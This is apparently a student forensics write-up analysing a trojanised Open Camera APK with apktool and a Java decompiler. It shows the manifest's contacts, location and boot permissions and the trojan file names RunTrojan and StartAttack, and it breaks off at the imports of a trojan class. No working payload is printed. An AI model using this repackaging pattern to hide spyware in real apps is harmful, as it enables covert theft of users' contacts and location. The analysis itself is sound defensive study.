

Malicious APK File Analysis


No. 8

1. Initially starting with making a new directory



```
Santoku [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF
File Edit Tabs Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF$ mkdir assignment_unzipped
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF$
```

2. We unzip the apk file and copy that unzipped file to new directory we created



```
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/build/apk
File Edit Tabs Help
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/
creating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/concurrent/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/com/google/common/u
til/concurrent/AsyncTaskFuture.smali
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/align_mtBitCode.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/AudioListener$AudioListenerCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/AudioListener.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/avg_brightenBitCode.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/BuildConfig.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/calculate_sharpnessBitCode.smali
creating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Area.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$AutoFocusCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$BurstType.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$CameraFeatures.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$ContinuousFocusRevealCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$ErrorCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Face.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$FaceDetectionListener.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$Facing.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
ncamera/cameracontroller/CameraController$PictureCallback.smali
inflating: assignment_unzipped/opencamera.apk-decomp/smali/net/sourceforge/ope
```



```
Santoku [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp
File Edit Tabs Help

<?xml version="1.0" encoding="utf-8" standalone="no" >
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:compileSdkVersion="30" android:compileSdkVersionCodename="12"
    android:installLocation="auto" package="net.sourceforge.opencamera"
    platformBuildVersionCode="31" platformBuildVersionName="12">
    <supports-screens android:anyDensity="true" android:largeScreens="true"
        android:normalScreens="true" android:smallScreens="true"
        android:xlargeScreens="true"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.BLUETOOTH_SCAN"
        android:usesPermissionFlags="neverForLocation"/>
    <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.camera2" />
    <uses-feature android:name="android.hardware.bluetooth_le"
        android:required="false"/>
    <queries>
        <intent>
            <action android:name="android.intent.action.TTS_SERVICE"/>
        </intent>
    </queries>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
        android:largeHeap="true" android:name="net.sourceforge.opencamera.OpencameraApplication"
        android:theme="@style/AppTheme">
        <activity android:name="net.sourceforge.opencamera.MainActivity"
            android:clearTaskOnLaunch="true" android:configChanges="keyboard|orientation|screenSize"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.IMAGE_CAPTURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.IMAGE_CAPTURE_SECURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.STILL_IMAGE_CAMERA"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.media.action.STILL_IMAGE_CAMERA_SECURE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
[noel][dos] 101L, 7751C
1.1 Top
```

5. We can see inside the smali which is assembly language code which may contain several files.

```
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/build$ cd ..
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp$ ls
AndroidManifest.xml  AndroidManifest.xml.orig  apktool.yml  assets  build  original  res  smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp$ cd smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali$ ls
android  androidx  com  net  RunTrojan.java  StartAttack.java
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali$ cd android
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android$ ls
support
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android$ cd support
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support$ ls
v4
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support$ cd v4
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4$ ls
app  graphics  media  os
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4$ cd app
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ ls
INotificationSideChannel$Default.smali  INotificationSideChannel.smali  INotificationSideChannel$Stub$Proxy.smali  INotificationSideChannel$Stub.smali  RemoteActionCompatParcelizer.smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ cd INotificationSideChannel$Default.smali
bash: cd: INotificationSideChannel.smali: not a directory
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$ vim INotificationSideChannel$Default.smali
gayathri@gayathri-VirtualBox: /media/sf_shared_folder_for_DF/assignment_unzipped/opencamera.apk-decomp/smali/android/support/v4/app$
```


6. Lets look into INotificationSideChannel\$Default.smali: we can observe that there are only few methods calling to Cancel and notify.




- ## 7. Lets look into the other Smali files

The remaining smali files are also containing the same methods which are calling the other files as above except

RemoteActionCompatParcelizer.smali containing the methods to read(), write()



8. Now lets check out the resource files , going to values folder. We can observe the below XML files



In arrays.xml, observed few tags related to flash entries, icons

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="flash_entries">
        <item>@string/flash_off</item>
        <item>@string/flash_auto</item>
        <item>@string/flash_on</item>
        <item>@string/flash_torch</item>
        <item>@string/flash_red_eye</item>
        <item>@string/flash_frontscreen_auto</item>
        <item>@string/flash_frontscreen_on</item>
        <item>@string/flash_frontscreen_torch</item>
    </string-array>
    <string-array name="flash_icons">
        <item>drawable/flash_off</item>
        <item>drawable/flash_auto</item>
        <item>drawable/flash_on</item>
        <item>drawable/baseline_highlight_white_48</item>
        <item>drawable/baseline_remove_red_eye_white_48</item>
        <item>drawable/flash_auto</item>
        <item>drawable/flash_on</item>
        <item>drawable/baseline_highlight_white_48</item>
    </string-array>
    <string-array name="flash_values">
        <item>flash_off</item>
        <item>flash_auto</item>
        <item>flash_on</item>
        <item>flash_torch</item>
        <item>flash_red_eye</item>
        <item>flash_frontscreen_auto</item>
        <item>flash_frontscreen_on</item>
        <item>flash_frontscreen_torch</item>
    </string-array>
    <string-array name="focus_mode_entries">
        <item>Focus Auto</item>
        <item>Focus Infinity</item>
        <item>Focus Macro</item>
        <item>Focus Locked</item>
        <item>Focus Manual</item>
        <item>Focus Fixed</item>
        <item>Focus EDOF</item>
        <item>Focus Continuous Picture</item>
        <item>Focus Continuous Video</item>
    </string-array>
    <string-array name="focus_mode_icons">
        <item>drawable/focus_mode_auto</item>
        <item>drawable/focus_mode_infinity</item>
        <item>drawable/baseline_filter_vintage_white_48</item>
        <item>drawable/focus_mode_locked</item>
    </string-array>

```

"arrays.xml" [dos] 984L, 42240C

In attrs.xml, observed tags related to screen UI

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <attr name="actionBarDivider" format="reference" />
  <attr name="actionBarItemBackground" format="reference" />
  <attr name="actionBarPopupTheme" format="reference" />
  <attr name="actionBarSize" format="dimension">
    <enum name="wrap_content" value="0" />
  </attr>
  <attr name="actionBarSplitStyle" format="reference" />
  <attr name="actionBarStyle" format="reference" />
  <attr name="actionBarTabBarStyle" format="reference" />
  <attr name="actionBarTabStyle" format="reference" />
  <attr name="actionBarTabTextStyle" format="reference" />
  <attr name="actionBarTheme" format="reference" />
  <attr name="actionBarWidgetTheme" format="reference" />
  <attr name="actionButtonStyle" format="reference" />
  <attr name="actionDropDownStyle" format="reference" />
  <attr name="actionLayout" format="reference" />
  <attr name="actionMenuTextAppearance" format="reference" />
  <attr name="actionMenuTextColor" format="reference|color" />
  <attr name="actionModeBackground" format="reference" />
  <attr name="actionModeCloseButtonStyle" format="reference" />
  <attr name="actionModeCloseContentDescription" format="string" />
  <attr name="actionModeCloseDrawable" format="reference" />
  <attr name="actionModeCopyDrawable" format="reference" />
  <attr name="actionModeCutDrawable" format="reference" />
  <attr name="actionModeFindDrawable" format="reference" />
  <attr name="actionModePasteDrawable" format="reference" />
  <attr name="actionModePopupWindowStyle" format="reference" />
  <attr name="actionModeSelectAllDrawable" format="reference" />
  <attr name="actionModeShareDrawable" format="reference" />
  <attr name="actionModeSplitBackground" format="reference" />
  <attr name="actionModeStyle" format="reference" />
  <attr name="actionModeTheme" format="reference" />
  <attr name="actionModeWebSearchDrawable" format="reference" />
  <attr name="actionOverflowButtonStyle" format="reference" />
  <attr name="actionOverflowMenuStyle" format="reference" />
  <attr name="actionProviderClass" format="string" />
  <attr name="actionViewClass" format="string" />
  <attr name="activityChooserViewStyle" format="reference" />
  <attr name="alertDialogButtonGroupStyle" format="reference" />
  <attr name="alertDialogCenterButtons" format="boolean" />
  <attr name="alertDialogStyle" format="reference" />
  <attr name="alertDialogTheme" format="reference" />
  <attr name="allowStacking" format="boolean" />
  <attr name="alpha" format="float" />
  <attr name="alphabeticModifiers">
    <flag name="META" value="0x00010000" />
  </attr>
</resources>
"attrs.xml" [dos] 450L, 23013C
```

The remaining xml files also contains the tags related to UI, nothing sort of malicious

9. Lets analyze the Classes_dex2jar.jar file using jdk-gui

Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - MediaBrowserCompatApi23.class

File Edit Navigate Search Help

classes_dex2jar.jar

- ▶ android.support.v4
- ▶ androidx
- ▶ com.google.common.util.concurrent
- ▶ net.sourceforge.opencamera

NotificationSideChannel.class RemoteActionCompatParcelizer.class **MediaBrowserCompatApi23.class**

```
{
    return new ItemCallbackProxy(paramItemCallback);
}

public static void getItem(Object paramObject1, String paramString, Object paramObject2)
{
    ((MediaBrowser)paramObject1).getItem(paramString, (MediaBrowser.ItemCallback)paramObject2);
}

static abstract interface ItemCallback
{
    public abstract void onError(String paramString);

    public abstract void onItemLoaded(Parcel paramParcel);
}

static class ItemCallbackProxy<T extends MediaBrowserCompatApi23.ItemCallback> extends MediaBrowser.ItemCallback
{
    protected final T mItemCallback;

    public ItemCallbackProxy(T paramT)
    {
        this.mItemCallback = paramT;
    }

    public void onError(String paramString)
    {
        this.mItemCallback.onError(paramString);
    }

    public void onItemLoaded(MediaBrowser.MediaItem paramMediaItem)
    {
        if (paramMediaItem == null)
        {
            this.mItemCallback.onItemLoaded(null);
            return;
        }
        Parcel localParcel = Parcel.obtain();
        paramMediaItem.writeToParcel(localParcel, 0);
        this.mItemCallback.onItemLoaded(localParcel);
    }
}
```


Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - MediaDescriptionCompatApi21.class

File Edit Navigate Search Help

classes_dex2jar.jar clipboard-2.log

- MediaControllerCompatApi21
- MediaControllerCompatApi23
- MediaControllerCompatApi24
- MediaSessionCompat
- MediaSessionCompatApi21
- MediaSessionCompatApi22
- MediaSessionCompatApi23
- MediaSessionCompatApi24
- ParcelableVolumeInfo
- PlaybackStateCompat
- PlaybackStateCompatApi21
- PlaybackStateCompatApi22
- MediaBrowserCompat
- MediaBrowserCompatApi21
- MediaBrowserCompatApi23
- MediaBrowserCompatApi26
- MediaDescriptionCompat
- MediaDescriptionCompatApi21**
- MediaDescriptionCompatApi23
- MediaMetadataCompat
- MediaMetadataCompatApi21
- ParcelableListSliceAdapterApi21
- RatingCompat
- os
 - IResultReceiver
 - Default
 - Stub
 - send(int, Bundle) : void
 - ResultReceiver
- androidx
 - ...

```
package android.support.v4.media;

import android.graphics.Bitmap;

class MediaDescriptionCompatApi21
{
    public static Object fromParcel(Parcel paramParcel)
    {
        return MediaDescription.CREATOR.createFromParcel(paramParcel);
    }

    public static CharSequence getDescription(Object paramObject)
    {
        return ((MediaDescription)paramObject).getDescription();
    }

    public static Bundle getExtras(Object paramObject)
    {
        return ((MediaDescription)paramObject).getExtras();
    }

    public static Bitmap getIconBitmap(Object paramObject)
    {
        return ((MediaDescription)paramObject).getIconBitmap();
    }

    public static Uri getIconUri(Object paramObject)
    {
        return ((MediaDescription)paramObject).getIconUri();
    }

    public static String getMediaId(Object paramObject)
    {
        return ((MediaDescription)paramObject).getMediaId();
    }

    public static CharSequence getSubtitle(Object paramObject)
    {
        return ((MediaDescription)paramObject).getSubtitle();
    }
}
```

Santoku [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Java Decompiler - ContextAwareHelper.class

File Edit Navigate Search Help

classes_dex2jar.jar clipboard-2.log

- MediaBrowserCompatApi23
- MediaBrowserCompatApi26
- MediaDescriptionCompat
- MediaDescriptionCompatApi21
- MediaDescriptionCompatApi23
- MediaMetadataCompat
- MediaMetadataCompatApi21
- ParcelableListSliceAdapterApi21
- RatingCompat
- os
 - IResultReceiver
 - Default
 - Stub
 - send(int, Bundle) : void
 - ResultReceiver
- androidx
 - activity
 - contextaware
 - ContextAware
 - ContextAwareHelper**
 - OnContextAvailableListener
 - result
 - contract
 - ActivityResultContract
 - ActivityResultContracts
 - ActivityResult
 - ActivityResultCallback
 - ActivityResultCaller
 - ActivityResultLauncher
 - ActivityResultRegistry
 - ActivityResultRegistryOwner

```
package androidx.activity.contextaware;

import android.content.Context;

public final class ContextAwareHelper
{
    private volatile Context mContext;
    private final Set<OnContextAvailableListener> mListeners = new CopyOnWriteArraySet();


    public void addOnContextAvailableListener(OnContextAvailableListener paramOnContextAvailableListener)
    {
        if (this.mContext != null)
            paramOnContextAvailableListener.onContextAvailable(this.mContext);
        this.mListeners.add(paramOnContextAvailableListener);
    }

    public void clearAvailableContext()
    {
        this.mContext = null;
    }

    public void dispatchOnContextAvailable(Context paramContext)
    {
        this.mContext = paramContext;
        Iterator localIterator = this.mListeners.iterator();
        while (localIterator.hasNext())
            ((OnContextAvailableListener)localIterator.next()).onContextAvailable(paramContext);
    }


    public Context peekAvailableContext()
    {
        return this.mContext;
    }

    public void removeOnContextAvailableListener(OnContextAvailableListener paramOnContextAvailableListener)
    {
        this.mListeners.remove(paramOnContextAvailableListener);
    }
}
```



Have gone through all the jar files code, observed that the below jar file is trying to access the contacts, looks like a kind of malicious.

Santoku [Running] - Oracle VM VirtualBox



Next coming to the available jar files:

```
package edu.uc.cs.androidsecurity.trojan;
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;

